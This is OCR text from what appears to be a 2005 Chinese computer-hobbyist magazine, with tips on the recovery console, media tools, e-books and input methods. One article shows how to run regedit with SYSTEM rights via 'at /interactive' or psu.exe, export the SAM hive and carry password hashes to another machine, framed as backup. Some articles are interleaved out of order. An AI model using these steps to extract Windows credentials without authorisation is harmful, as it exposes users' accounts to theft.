Run注册键	HKEY_CURRENT_USER\Software\Microsoft\Windows\CurrentVersion\Run 和HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\Run

CF [YY01]

用好故障恢复控制台命令

★★★

■深圳　傅陈伟

从 Windows 2000 开始，微软为用户提供了〝故障恢复控制台〞(以下简称控制台)，通过我们以前文章的介绍，相信你已经了解了在 Windows 出现较大故障，比如:连安全模式都无法进入时，可以启动它来拯救系统。虽然控制台和以前的 DOS 在界面和用法上有些相似，但也有不少区别，因此在使用中可能会遇到一些小难点，下面我们就来介绍一下。

1.长文件夹名必须要使用引号(")

在控制台中键入长文件夹名或长文件名，必须使用英文引号括起来。否则，将显示〝无此文件夹或文件〞。例如:要进入〝C:\Windows\WindowsUpdate〞目录，要键入命令:〝cd c:\Windows\"WindowsUpdate"〞，或者〝cd c:\"Windows\WindowsUpdate"〞，或者〝cd "c:\Windows\WindowsUpdate"〞。

我的经验谈:在控制台中如果用 DIR 命令列目录时，显示的结果会与以前的 DOS 相反，就是文件或文件夹名被列在了最后面，最前面是创建时间。另外，《电脑爱好者》16 和 18 期介绍的 ERUNT 软件真的太棒了，好几次在安装软件时出现问题，系统蓝屏无法启动，我都是进入控制台，进入 WINNT\ERDNT 文件夹，这里保存着每天开机时对系统注册表的备份，它们的文件夹名为“2004-11-03”这样的格式，因此在进入时就得输入“CD "2004-11-03"”。最近这个软件又升级了，下载地址为:http://home.t-online.de/home/lars.hederer/erunt/erunt-setup.exe。

2.文件夹名包含空格必须要使用引号(")

在控制台中要键入包含空格的文件夹或文件名，必须使用英文引号括起来，否则，将显示〝参数无效〞。例如:要进入〝C:\Windows\Windows Update〞目录，要键入〝cd c:\Windows\"windows update"〞，或〝cd c:\"Windows\windows update"〞，或〝cd "c:\Windows\windows update"〞。

3.访问非 Windows 目录

默认情况下，控制台只能访问 Windows 目录。要访问其他目录，需要执行下面步骤。

第一步:登录 Windows，单击〝开始→运行〞，键入〝Gpedit.msc〞命令并回车，单击〝计算机配置→ Windows 设置→安全设置→本地策略→安全选项〞，双击〝故障恢复控制台:允许对所有驱动器和文件夹进行软盘复制和访问〞，然后选择〝已启用〞(见图)。



第二步:进入控制台，在命令提示符下键入〝Set〞命令，回车后屏幕显示:

AllowWildCards = FALSE
AllowAllPaths = FALSE
AllowRemovableMedia = FALSE
NoCopyPrompt = FALSE

接着在命令提示符下键入〝set allowallpaths = true〞命令并回车(注意等号左右都要有一个空格)，就可以访问其他目录。否则将显示〝禁止访问〞。

我的经验谈:最近，我的电脑运行非常慢，查看 Windows XP 的“启动”项，发现多了一些程序。打开所在目录，有两个可执行文件，wincomm.exe 和 winlock.exe。wincomm.exe 运行后，会在注册表启动键值中监控自己必须加载，并且使 winlock.exe 运行并随时监控它是否运行;同样，winlock.exe 也监控 wincomm.exe 是否运行，一旦发现对方不在内存中，就立刻使对方运行。照这样原理，如果是病毒，杀毒软件想清除它都难呀。而我利用控制台轻松解决了这个问题，首先按照上面的方法设置好，然后用 CD 命令进入两个程序所在文件夹，依次输入:“del wincomm.exe" 和 "del winlock.exe”，终于将两个难以删除的程序搞定了。

4.返回上一级目录

必须键入〝cd ..〞命令，不能使用〝cd \〞命令。

5.小心盘符变化

在控制台中驱动器盘符可能会有变化，比如移动硬盘的位置可能会提前。为避免操作错误，输入〝Map〞命令并回车，将显示当前所有可用驱动器盘符、文件系统以及空间大小等内容，可据此判断。

小提示

要退出控制台，在命令提示符下键入“exit”命令，重新启动电脑即可。

6.经验总结

(1) Windows 2000 以上操作系统虽然没有了真正的 DOS 系统，但是别忘了〝系统故障控制台〞，用它除了恢复系统文件外还可以删除顽固程序呢!

(2) 在〝系统故障控制台〞里，许多命令的用法跟 DOS 下有些差别，要注意添加空格，像〝SET AllowAllPaths = TRUE〞这个命令，〝=〞号左右都要加空格，否则会提示错误的命令。还有 DIR、CD 等命令都与 DOS 下不一样，具体的用法，可以使用〝命令名 /?〞来查看该命令的帮助。CF [YY03]

★★★★

把根留住——备份Windows密码

任务编号:200502

任务内容	新任务(¥300元)
在重装系统前，各种文档、软件和桌面设置都能比较简单地备份起来。但你知道如何备份密码吗？在替别人备份系统的时候，如何在不知道对方系统登录密码的情况下替对方把密码备份好，移植到新的机器上？ **装备：** Windows 98/2000/XP **任务难度系数：** 3/5 **挑战者：** 郑博 维克托电脑工作室 张宗闰	每到元旦、春节或朋友的生日，总要给他们寄去电子贺卡，但事情一多，难免会忘，本期的任务就是，如何让电脑在指定时间自动发送贺卡给朋友。而你要做的就是事先统一设置好任务就行了，时间一到电脑便会自动发送设置好的贺卡。

Windows 98

原理: Windows 98在用户登录时，验证密码的途径是通过校对Windows目录下的"用户名.PWL"文件，如果校对后发现此次登录所用的用户名与密码全与"用户名.PWL"文件相符合，会顺利登录，相反，就无法登录。了解了Windows 98登录的原理后，就可以对"用户名.PWL"文件下"药"了！

备份:新建一记事本文件，输入如下内容，然后把它保存为BACKUP.BAT。

```
@echo Bakup password.....
@echo off
md D:\pwbak
copy c:\windows\*.pwl D:\pwbak
@echo Bakup password Successfully!
pause
```

(注:"c:\"为系统盘的位置，"D:\pwbak"为密码要保存的位置，可以按需要更改，下同)

文件创建好后，只要在Windows或DOS下将其运行，即可完成对所有用户密码的备份工作了。

恢复:在重装操作系统，并创建好与原系统中用户名完全相同的新的用户后(新的用户名应与原系统中的完全一样，否则恢复无效)，就可以开始恢复系统登录密码了。新建一记事本文件，输入如下内容，然后把它保存为RESTONE.BAT。

```
@echo Restone password.....
@echo off
@echo y|copy D:\pwbak\*.pwl c:\windows
@echo Restone password Successfully!
pause
```

文件创建好后，也只要在Windwos或DOS下将其运行即可完成对所有用户密码的恢复工作了。


Windows 2000/XP/Server 2003

方法1:

第一步:在命令提示符下输入"at time /interactive regedit.exe"命令，添加一个计划任务。使用at命令，目的是要以system权限运行"注册表编辑器"程序。

> **小提示**
>
> "time"指定运行命令的时间，只要稍离当前时间1～2分钟即可。例如:当前时间为13:43，命令为"at 13:45 /interactive regedit.exe"。"/interactive"允许作业在运行时，与当时登录的用户桌面进行交互。

第二步:打开注册表编辑器，找到[HKEY_LOCAL_MACHINE\SAM\SAM]，现在可以访问了(见图)。右击SAM子键，选择"导出"或单击菜单"文件→导出"，即可导出SAM文件内容。关闭"注册表编辑器"。



> **小提示**
>
> 如果要在"注册表编辑器"中单一导出某个账户的用户密码，以备不时之需，打开[HKEY_LOCAL_MACHINE\SAM\SAM\Domains\Account\Users\Names]，单击项下的具体用户名，单击"导出"。查看右窗格的默认值，如"Administrator"是"0x1f4"。然后单击"Users"项下的具体数值，如"000001F4"，单击"导出"。重要警告:不可以任意删除键值，否则可能发生致命错误！

第三步:需要时，双击导出的REG文件，导入注册表文件即可恢复导出时的用户密码，或移植到新的电脑。

方法2:

第一步:下载psu.exe工具(下载地址:http://www.newhua.com/cfan/200502/psu.rar)，保存到"C:\WINNT\system32"

请个光盘小管家 找盘不用翻箱倒柜

Visual CD 三步帮你管光盘

★★

■笨笨 选题推荐:云南 李飞

随着刻录机的流行，数据、电影、动漫、软件刻了一大堆，于是如何管好它们就成了大问题。因为当你面对一大堆光盘，又要在其中寻找相应资料或是软件，真不轻松，一张张试吗？想想都是一件浩大工程！而Visual CD能帮你轻松解决这个麻烦，为你把光盘妥善管起来。下面以一张带有MP3、电影、数据的DVD光盘为例。



第一步：将光盘放入光驱，打开Visual CD，单击工具栏左侧的新建按钮打开"New Catalog"(新目录)窗口，按照图所示进行设置，而最下面的三个选项分别为：

Index Files within ZIP/RAR/CAB Archives(对ZIP、CAB、RAR压缩包中的文件进行目录索引)

Index ID3 Tag within MP3 Files(索引MP3文件中的ID3标签信息)

Index Hidden Files and Folders(索引隐藏文件和文件夹)

> **Visual CD 小档案**
> u软件版本:1.9　软件大小:1.92MB
> u软件性质:免费　适用平台:Windows 9x/2000/XP
> u下载地址:http://boozet.xepher.net/download/viscd190.exe

第二步：设置完成后按下"OK"按钮，软件便开始对光盘中的文件进行索引，速度相当快，一会功夫便完成了。现在即使你将光盘从光驱中取出，只要在左侧窗格中单击"Favorites"(收藏)标签，在右侧窗格中双击刚才新建的目录，软件会自动转回"Folders"选项卡并显示光盘中的所有内容，而且压缩包也能打开并查看其中文件。

> **小提示**
> 建议在"Favorites"选项卡中右击"Favorites"并选择"New Folder..."(新建文件夹)从而创建不同的子类，比如:工具光盘、电脑爱好者合订本光盘、电影、动漫等，这样更易于你管理光盘。

第三步：光盘中有些文件的名称很难看出它到底是什么，建议在"Folders"选项卡的列表窗口中右击这样的文件，接着选择"Add Comment"(添加注释)，在弹出窗口中输入注释信息。

每次刻录完光盘后，先不要取出，而是打开Visual CD制作光盘的目录，并为其取个编号或名字，完成后取出光盘，再用记号笔在盘背面写上刚才的编号或名字，然后再将其放入CD包或CD盒中收藏。

以后要寻找光盘中某个文件或是电影时，只要先打开Visual CD，单击工具栏搜索按钮，输入文件相关信息的关键词，比如"天下无贼"，软件会在文件名、注释、MP3的ID3标签中进行搜索，相信很快就会找到你需要的东东了。

> **小提示**
> Visual CD还有什么超COOL功能
> ★制作MP3播放列表:点击"Tools→MP3 Playlist Generator"(MP3播放列表生成器)。
> ★导出列表文件:点击"Tools→Batch Export"(批量导出)，可生成HTML、TXT、RTF等格式的列表文件，不过对中文支持不好。
> ★Visual CD在"Extras Menu"菜单下还集成了一些不错的工具，比如:Advanced Rename(高级改名工具)、Duplcated Files Finder(重复文件查找器，功能非常强，过滤效果不错)、File Splitter(文件切割器)、NFO Reader(NFO阅读器)、Thumbnail Maker(缩略图生成工具)。

CF [YY05]

文件夹。

第二步:打开"命令行提示符"窗口，输入"psu -p regedit.exe -i winlogon_pid"命令，打开"注册表编辑器"。其中winlogon_pid值是winlogon.exe进程的PID号。右击桌面任务栏，选择"任务管理器"，或按Ctrl+Alt+Del组合键，打开"Windows任务管理器"，单击"进程"选项卡，可以查看winlogon.exe的PID值。如笔者Windows XP的winlogon.exe的PID值是824，即输入"psu -p regedit.exe -i 824"命令。

> **小提示**
> 如果在"Windows任务管理器"查看不到进程的PID值，单击"查看→选择列"，然后选中"PID(进程标识符)"复选项，单击"确定"。

第三步：打开"注册表编辑器"，按F5键刷新，[HKEY_LOCAL_MACHINE\SAM\SAM]分支可以访问了。然后按照"方法1"的第二、三步操作。

> **小提示**
> 如果执行"psu -p regedit.exe -i winlogon_pid"命令无法访问SAM，打开"C:\WINNT\system32\config"文件夹，右击SAM文件，选择"属性"，单击"安全"选项卡，单击"system"，单击"允许"栏下的"完全控制"复选框，单击"确定"。然后再执行"psu -p regedit.exe -i winlogon_pid"命令即可。此命令在Windows XP/Server 2003下无效。

CF [YY04]

既然看书不要钱，还不快快收藏进硬盘

电脑里面开出版社 轻松自制电子书

★★

■ ABC

最近在网上看到搜狐开了图书频道：http://act.it.sohu.com/book/，里面有许多出版社的热门或畅销书提供试读，比如：《Word 排版艺术》、《电脑办公高手 100 招终极解析》、《黑客攻防技术内幕》、《学电脑之电脑医生》……而且免费试读的章节非常多，粗粗看了一下，发现其中有不少好书，即使只是一些章节（有的甚至是整本书都能免费浏览），也非常值得收藏下来慢慢阅读。于是便利用网络信息收集与整理工具——网文快捕，把感兴趣的图书全部下载回来并制作成了 CHM 电子书。

第一步：首先打开网文快捕，点击"工具→综合设置→ 览器增强"，接着单击"配置"按钮，在打开的窗口中单击"添加"按钮，接着按照如图 1 所示进行"保存内容"选择和"菜单"的文字填写。然后重启 IE，这样就在 IE 的右键菜单中添加了"保存：选中的所有链接"项。



图 1




图 2

第二步：进入 http://act.it.sohu.com/book/，挑选一本自己感兴趣的图书，这里以《开天辟地学电脑之电脑医生》http://act.it.sohu.com/book/serialize.php?id=130 为例。进入这本书的网页后，凡是文字呈现超级链接的蓝色部分都是可阅读的章节，全部选中这些章节的链接后右击，在弹出菜单中选择"保存:选中的所有链接"(见图 2)。

第三步：在打开的窗口中首先单击左侧上方的"…"按钮，在弹出菜单中选择"新建书籍"，接着在打开窗口的"文件名"处输入"电脑故障相关图书.book"，按下"保存"按钮返回，接着右击"文件夹"窗格的"电脑故障相关图书"并选择"文件夹"，在"新建文件夹"窗口中输入"《开天辟地学电脑之电脑医生》"，完成后选中这个文件夹，然后在右侧窗格的"链接"选项卡中按下"全部选择"按钮，将所有链接选中，最后再单击"确定"按钮，这样网文快捕的 CyberArticle Express 便自动启动并下载网页(见图 3)。



图 3

网文快捕小档案

u 软件版本:4.2 beta 1　软件大小:4.2MB
u 软件性质:共享软件　适用平台:Windows 98/Me/2000/XP
u 下载地址:http://www.wizissoft.com/cn/download.asp

第四步：在完成下载后打开网文快捕，在左侧窗格上单击"书籍"标签，在打开的窗格中再双击"电脑故障相关图书"图标进入"节点"选项卡(见图 4)，对下载的网页进行检查。



图 4

第五步：点击"文件→制作电子书→制作电子书(EXE 格式)"，在弹出窗口中选择"创建一个只包含当前文件夹的电子书"，"确定"后弹出如图 5 所示的窗口，首先在"文件"选项卡中单击"…"按钮为电子书设置文件名和保存位置，接着进入其他选项卡进行其他设置，比如：窗口标题、图标、作者信息、阅读限制、反编译密码等，完成后单击"制作"按钮，很快一本电子书就制作完成了。



图 5

你可以利用同样方法将其他感兴趣的图书制作成电子书，但提醒注意的是，这些宝贵的图书只能用来自己学习，千万不要用于其他用途，否则可要违法了哟！ CF [YY06]

将RM或RMVB文件转换为VCD、SVCD或DVD影碟

让Real媒体在影碟机上播放

★★★

■云南　Lucky

现在，网上资源最丰富、最普及的主流多媒体文件可以说非RM与RMVB莫属。有时候，我们希望将这些媒体格式转换为VCD所用的MPEG格式，利用家中的VCD、DVD机来播放，于是把RM或RMVB电影转成VCD或DVD就成了众多网友一直追求的目标。本文就会为大家介绍这样一款软件。

Zealot RM to VCD SVCD DVD Converter是这样一款功能强大并且使用简单的视频文件格式转换工具。它支持RM或RMVB到VCD、SVCD、DVD的视频转换。

下面就来看看如何使用Zealot RM to VCD SVCD DVD Converter程序，将RM或RMVB文件转换成MPEG文件，并用Nero把它刻录成VCD盘。

1.将RM或RMVB文件转换成MEPG

VCD格式为MPEG1(以下简称MPG)，所以要把RM或RMVB文件转化成VCD，就是要把RM转成VCD的MPG格式。

第一步:运行程序打开主界面(见图1)，在Output Type(输出类型)处设定输出文件的格式。因要制作的是VCD盘，所以此处选择RM to VCD，然后在Output Format(输出格式)处选择输出制式。由于我国的电视一般采用的是PAL，因此在此就选它，然后通过拖动Volume(声音)的滑动条来设置音量(见图2)。




图1　简洁明了的软件主窗口




图2　不要把声音设置的过小，不然转换后的文件声音也很小

第二步:按下Open RM File(打开RM文件)项后的"..."键，选择准备转换的RM或RMVB文件，用后面的"Player"可以预览一下选取的文件是否正确;再点下Output Filename(输入文件名)项后的"..."键，设定输出文件的名字、保存位置。最后，按下Start to Convert(开始转换)按钮，程序开始读取数据并运行转换(见图3)。一般来说，1个小时的片子需要1小时的时间进行转换(转换速度和CPU有直接关系)。

Zealot RM to VCD SVCD DVD Converter 小档案

- u软件版本:2.1　　软件大小:7.92MB
- u软件性质:共享软件　　适用平台:Windows 9x/2000/XP
- u下载地址:http://www.zealotsoft.net/download/rmconverter.exe
- u软件备份:未注册版只能转换原RM或RMVB文件的40～50%，另外，安装软件后，可能会造成RealPlayer不能正常运行，一般重装即可。




图3　文件转换

2.刻VCD光盘

转换完成后当然就是把生成的MPG文件刻成VCD了，软件自然是常用的Nero了。

第一步:打开"开始"菜单，选择"Nero→Nero StartSmart"。

第二步:选择"照片和视频"按钮下的"制作视频光盘"(见图4)。在接下来的界面中，"添加"转换好的MPG格式文件，可重复使用"添加"按钮，按光盘的容量，导入多个文件，以充分利用光盘的空间(见图5)。最后，点"下一步"，进行"刻录"即可。



图4



图4

至此，你已经成功的将RM或RMVB文件转换成了一部VCD。现在，可以用VCD/DVD机来播放这张VCD光盘与家人一起分享了。CF [YY07]

■ Joychan 新疆 张迎新 陕西 生如夏花

★★★

小菜鸟也做大导演 轻松玩转影音剪辑

剪辑多媒体 留住最美的那一刻

本文可以帮你学到

- 剪辑出大片中最精彩的片段
- 从音频文件中剪辑出最美妙的部分
- 酷炫的影片GIF动画签名图

不少读者来信询问怎样才能把视频中的一部分剪切出来。常常在网上看到别人用电影中某些片断，做成一些特效视频、Flash或其他动画图片，很是羡慕！而且，有时一些电影的开头歌曲、插曲或片尾曲很好听，也想把它们截取下来收藏，怎么才能办到呢？如果你需要做的PPT或是课件中需要某段视频文件怎么办呢？其实剪辑音频和视频的软件很多，为此我们挑选了其中几款推荐给大家，一起来看看吧。

工具一:Windows Movie Maker

剪辑对象:WMV、AVI(需要安装相应解码器)

这是微软在Windows XP中捆绑的电影编辑软件，微软自己的产品(比如WMV格式的)用它来编辑挺合适的。注意Windows Movie Maker转换速度相对比较慢，不过质量没问题。

第一步:运行Windows Movie Maker(启动路径通常为C:\Program Files\Movie Maker\moviemk.exe);

第二步:选择“文件→导入到收藏夹”，选择所要编辑的文件，在这里注意取消“为视频文件创建剪辑”，否则一边导入一边剪切，速度很慢;

第三步:在“收藏”列表中的视频文件上右击，选择“添加到时间线”，在下边时间线上选中文件，然后通过“剪辑”菜单中“设立起始剪裁点”和“设立终止剪裁点”来控制剪切部位(见图1);



图1

第四步:选择好剪切位置后，通过“文件→保存电影文件”，根据向导选择保存路径即可。

工具二:TMPGEnc

剪辑对像:DVD(MPEG2)、VCD(MPEG1)格式

TMPGEnc是一套专门支持MPEG编码格式的影音文件转换工具，由于刻录成VCD必须是MPEG格式，很多人将RMVB格式转成MPEG格式所用的工具就是它了，它所生成的MPEG文件的图像质量非常好。当然，TMPGEnc并不只是用来转换而已，它还是一款有专业水准的MPEG编码格式的影音文件剪切工具。

TMPGEnc 小档案

- 软件版本:2.58　　软件大小:3396KB
- 软件性质:共享软件　　适用平台:Windows 9x/2000/XP
- 下载地址:http://www.onlinedown.net/soft/1439.htm
- 软件备注:未注册版可免费试用15天。

第一步:运行TMPGEnc，在启动到主界面后，依次单击“文件→MPEG工具”，切换到“剪接”面板;

第二步:在“类型”的下拉菜单中，可以看出TMPGEnc只支持MPGE-1(对应VCD格式)或MPGE-2(对应DVD格式)这两种类型的影音文件，通常剪切的MPEG格式文件就将其选择为“MPGE-1系统码流(自动)(VCD)”或“MPEG-2节目(DVD)”即可，然后单击“添加”，选择你所要剪切的目标文件后单击“打开”;

第三步:加入要剪切的文件后，选中该文件，单击“编辑”按钮，打开“编辑连接项”，通过“{、}”按钮来控制剪切区域，选择好所需要的区域后，单击“确定”;

第四步:这时单击“ 览”，设置文件保存的名称和路径，单击“执行”即可开始进行剪切了。

工具三:Helix Producer Plus

剪辑对像:Real媒体格式

对于我们喜欢的RMVB格式文件的剪切，TMPGEnc、超级解霸等软件都是无法胜任的，现在只好请出RealMedia Editor了。

RealMedia Editor 小档案

- 软件版本:9.0.0.29　　软件大小:1.95MB
- 软件性质:免费软件　　适用平台:Windows 9x/2000/XP
- 下载地址:http://www.newhua.com/cfan/200502/rmeditor9.exe
- 软件备注:由于RealMedia Editor对中文的文件名支持不太好，大家注意剪切的文件名最好改为字母和数字。

第一步:下载软件后，解压，运行rmedtgui.exe启动软件，依次选择“文件→打开Real媒体文件”;

第二步：挪动时间条上的红线（预览窗口下），到要剪切位置，点击按钮“入”（影片起始点），然后再移动红线至剪切结束位置，点击按钮“出”（影片终止点）（见图2），选择好剪切部分后，依次选择“文件→Real媒体文件另存为”命令，然后选择一个保存目录保存文件即可。



图2

工具五：Nero Wave Editor

剪辑对像：MP3、WAV等音频格式

Nero刻录软件中的Nero Wave Editor（Nero波形编辑器）组件非常适合用来进行音频剪辑。

第一步：打开Nero Wave Editor，选择菜单命令“文件→打开”，打开MP3等音频文件。

第二步：在下面波形显示窗口中单击作为截取部分起点的波形，然后按下鼠标左键向右拖动选中需要截取部分的波形，状态栏同时显示选中部分波形的起始时间。如果需要，你还可以使用空格键对截取的部分试听（见图3）。




图3

第三步：单击“编辑”菜单中的“复制到文件”命令，在打开的对话框中选择好“保存类型”并输入文件名，单击“保存”按钮就可以在指定位置得到截取的文件了。

小提示

如果不想因为剪辑MP3文件而安装Nero，推荐使用“中文录音编辑处理器WAVECN”（下载地址：http://www.onlinedown.net/soft/1255.htm）。其操作方法与Nero Wave Editor几乎相同，但更为专业。

工具六：River Past Video Slice

剪辑对像：几乎所有媒体文件

上面虽然已经介绍了不少工具，但基本上都是针对某一种或某一类多媒体格式，而我们下面要介绍的River Past Video Slice则是一款全能型的媒体剪辑工具。它可以处理多种媒体格式文件，支持DivX、XviD、MPGE4、MPEG1、RM、WMV等格式的剪辑，而且可以将剪辑好的视频文件输出为AVI、DivX、MOV等多种格式。

River Past Video Slice小档案

u软件版本：3.3.0.41210　软件大小：2193KB
u软件性质：共享软件　适用平台：Windows 9x/2000/XP
u下载地址：http://download.riverpast.com/download/videoslice_setup.exe
u软件备注：未注册版软件输出的图像有限制。

第一步：选择菜单中的“File→Open Video（文件→打开视频）”，打开要剪辑的媒体文件。

第二步：将光标定位至要剪辑部分的起始位置，点击Set Start Time（设置开始时间），然后将光标定位至剪辑结束的位置，点击Set End Time（设置结束时间）（见图4）。

第三步：点击Export（导出）按钮，在弹出窗口中的File Type（文件类型）下拉菜单中选择转换后的Output Format（文件格式），点击Next（下一步）按钮后，设置Video Settings（视频格式）及Audio Settings（音频格式），最后设置文件的Output Directory（输出目录），点击OK，开始转换。




图4

工具七：QQ

剪辑对像：可将几乎所有格式的视频文件剪辑后转换为GIF动画。

很多人都会好奇：到底论坛中的影片GIF动画签名是如何截取的？在这之前大家通常是使用豪杰解霸3000中的格式转换工具转换为GIF，但为了转换还需要多安装一款软件实在麻烦，不过以后就不用这样了，只要使用QQ新版本增加的动态截屏功能就能截取影片视频GIF动画了。

第一步：打开QQ后，将QQ聊天窗口设置为“聊天模式”，然后，点击“菜单→系统设置”，在窗口左侧选择“影片截图设置”。

第二步：在“截取的动态图片宽度是”后输入影片的宽度，注意不要设置过大，这是生成签名图的尺寸，设置为50～100即可。在“每次捕获[　]帧动态图片”中输入捕获的帧数，帧数越多，截取影片越长，但生成文件体积也越大。“每间隔”及“获得的动态图片的播放速率是”两项建议使用默认，点击“确定”即可。




图5

第三步：用暴风影音等媒体播放器打开视频文件，并播放。同时，打开任意在线好友的QQ聊天窗口，点击“捕捉屏幕”按钮右侧的三角按钮，选择“动态图片截图”（见图5）。

第四步：用鼠标点击媒体播放器窗口，到需要抓取的位置时，按下Scroll Lock键（如果截图失败，可以试着按住Scroll Lock键，直到截图完成），开始截图，截好的动态GIF图就会出现在QQ聊天窗口中，将其发送后，右击图片，选择“另存为”，把它保存为GIF格式图片。CF [YY08]

使用工具查看Office系列文档

免装Office　办公文档轻松看

★★

■北京　阮征

大家在日常学习工作中一定遇到过这种情况：当你要给别人演示自己制作的PPT或Excel时却发现对方的电脑上还没有安装Office相应组件，或是安装版本过低，无法使用，其实这个问题有多种办法可以解决。

1.微软的Viewer系列

微软最近发布了Word Viewer 2003、Excel Viewer 2003、PowerPoint Viewer 2003、Visio Viewer 2003四款Viewer软件。它可以在没有安装Office的电脑中 览各种Office文档，而且使用方法非常简单，只要下载安装后，用相应的软件，打开相应的文档即可。但这些软件只具有基本的查看功能，无法对文档进行编辑修改（见图1）。



图1　Excel Viewer 2003的主窗口

Word Viewer 2003简体中文版：http://www.onlinedown.net/soft/37109.htm

Excel Viewer 2003简体中文版：http://www.onlinedown.net/soft/37106.htm

PowerPoint Viewer 2003简体中文版：http://www.onlinedown.net/soft/19604.htm

Visio Viewer 2003简体中文版：http://www.onlinedown.net/soft/37114.htm

小提示

因为速度问题，很多朋友的电脑中只安装了较低版本的Office，这些版本通常无法正确打开被高版本Office软件处理过的文档。这时可考虑安装Viewer系列软件，虽然不能编辑，但可以满足正常浏览。

2.查看MDB数据库

微软Viewer系列已经为我们解决了四大类数据，那么如何来查看Acess所用的数据库文件呢？这里推荐一款只有42KB的MDB数据库 览器——辅臣数据库 览器（下载地址：http://www.newhua.com/cfan/200502/DatabaseBrowser.exe）。它不仅能 览，并且还可以修改MDB及XLS文件，使用方法简单，打开软件后，只要使用"打开数据库"按钮，打开相应的文件就可以了（见图2）。



图2

小提示

其实微软已经为我们准备了可以查看MDB数据库文件的Snapshot Viewer，但直到截稿时，仍没有推出简体中文版，如果你需要，可以从http://download.microsoft.com/download/e/f/9/ef9c7199-a520-4f9b-99ea-f61702daac20/snpvw.exe下载英文版。

CF [YY09]

极点中文摇身

★★★

很多朋友喜欢用万能五笔输入法，它可以让你同时使用拼音、笔画、英文等多种输入方法，但随着极点中文输入法的不断完善，越来越多的人开始选择它，如果你对万能五笔恋恋不舍，那么跟我来把你心爱的万能五笔输入法直接集成到极点中文中吧！

第一步：从http://www.newhua.com/cfan/200502/mark01.rar下载所需文件，将它解压缩至极点中文码表保存目录（默认为C:\Program Files\freewb\freewb\mb）中。

小提示

目前极点中文已经升级到4.1 Beta 2，经我们试用感觉相当不错，较以前版本有了明显提升，推荐下载：http://www.newhua.com/cfan/200502/Freewb.exe。

照片从模糊到清晰 CleanVue 帮你搞定

★★★

■广西　漫步

用过数码相机的朋友都知道，照片如果放大到原尺寸看起来就会模糊，原因当然是多方面的，比如相机本身的问题，或是拍摄技术所至。如果想让照片清晰一点，每次都要用软件再处理，非常麻烦。不如试试下面的方法吧，你要做的仅仅是拷贝图片。

下载并安装后软件会自动运行，同时将自己添加入自启动项，在系统托盘产生图标。右击系统托盘图标，选择 Set Image Folder（设置图片目录），指定好保存照片的文件夹（如 D:\PIC），完成后右击系统托盘图标，勾选 Enable CleanVue（激活 CleanVue），此时软件已经在后台工作了（见图）。



现在不管是从硬盘，还是从数码相机拷贝照片到指定好的文件夹（如 D:\PIC），CleanVue 都会帮你完成转换，而且软件并不会覆盖原文件，而是添加一个以 _cleanvue 结尾的新文件，该文件就是经过锐化的清晰图片，这样你可根据需要选择照片。

CleanVue 小档案

u 软件版本：1.1b　　软件大小：323KB
u 软件性质：免费软件　　适用平台：Windows 9x/2000/XP
u 下载地址：http://www.neuviewed.com/cleanvue/downloads/CleanVue110b.exe

CF [YY11]

变万能五笔

■ sunny

第二步：用“记事本”打开极点五笔安装目录下的 freewb.ini（默认地址为 C:\Program Files\freewb\freewb\freewb.ini），修改文件内容为：

[系统设置]

当前输入方案 =mark01

多元五笔方案 =mark01

极点五笔方案 =bate41

现在你就可以在极点中文中使用万能五笔输入法了，如果需要切换为极点输入法，只要右击极点中文状态栏，选择“输入方案与词库→default”即可。

CF [YY10]

将智能狂拼植入紫光拼音

★★★

■北京　伊长林

智能狂拼 3（试用版）是一款很不错的输入法，比如可以方便地输入古诗词，还可以输入超级简拼编码等。但很多朋友喜欢使用紫光拼音，那么如何将智能狂拼放入紫光拼音中呢？

第一步：先安装智能狂拼 3（试用版），或在其他已经安装智能狂拼 3（试用版）的电脑上执行下面的步骤。

第二步：点击“开始→程序→中文之星智能狂拼 Ⅲ（试用版）→个人设置备份”，弹出“个人设置备份”对话窗口（见图）。在窗口中选择“导出”及“拼音用户词”，再单击“请选择需保存的文件名”栏的“…”按钮，将导出的拼音词库保存好。




第三步：进入紫光拼音，打开“属性设置和管理中心”窗口，在窗口左侧点击“用户词库管理”，最后单击“从定义文本中导入新词”按钮，将刚才的文本文件导入即可。

CF [YY12]

新软物语

带宽就要平均分:NetLimiter



软件版本:1.30
软件大小:542KB
软件性质:共享软件(28天使用限制)
适用平台:Windows 9x/2000/XP
下载地址:http://www.netlimiter.com/download/nl_v130.exe

问:我们几个室友，一起申请了ADSL，结果有一个人特别喜欢用BT下载，占用了所有带宽，我们又不好说他什么，请问有没有可以限制带宽的软件呢?
